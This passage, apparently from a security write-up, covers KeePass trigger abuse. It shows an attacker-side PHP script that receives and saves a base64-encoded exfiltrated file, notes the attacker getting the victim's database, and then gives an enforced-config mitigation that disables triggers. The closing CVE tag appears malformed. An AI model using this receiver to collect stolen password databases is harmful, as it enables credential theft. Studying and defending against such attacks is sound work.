if($_SERVER['REQUEST_METHOD'] == 'POST'){
        $base64_string = file_get_contents('php://input');
        $binary_data = base64_decode($base64_string);
        $file_path = 'path/to/save/file.txt';
        if(file_put_contents($file_path, $binary_data)){
                echo 'File saved successfully.';
        } else {
```

```
                echo 'Error saving file.';
            }
    }
```

Simply this code checks if the request is a POST method and retrieves base64-encoded content from the request body. It then decodes and saves the content to a specified file path.

3. while the victim opens the KeePass app the attacker will receive the data file like the following picture:



Mitigation

it's highly recommended to keep all your applications and software up to date. However, you can be editing the enforced configuration file with the specific policy can be changed by using it's only accessible for the Administrator account which it named `KeePass.config.enforced.xml`

like the following code

```
<?xml version="1.0" encoding="utf-8"?>
<Configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
   <Application>
      <TriggerSystem>
         <Enabled>false</Enabled>
      </TriggerSystem>
   </Application>
</Configuration>
```

The enforced configuration of `KeePass` disables the trigger feature at an administrator level for all users by default. This mitigation helps prevent unauthorized access, code injection, and data breaches by malicious actors.

Conclusion

As we have seen, we cannot always trust applications to be completely secure, even password managers. For instance, if an affected version of KeePass is used in an Active Directory environment, an attacker can gain access to the passwords of the entire organization.

#CVE-2023-240550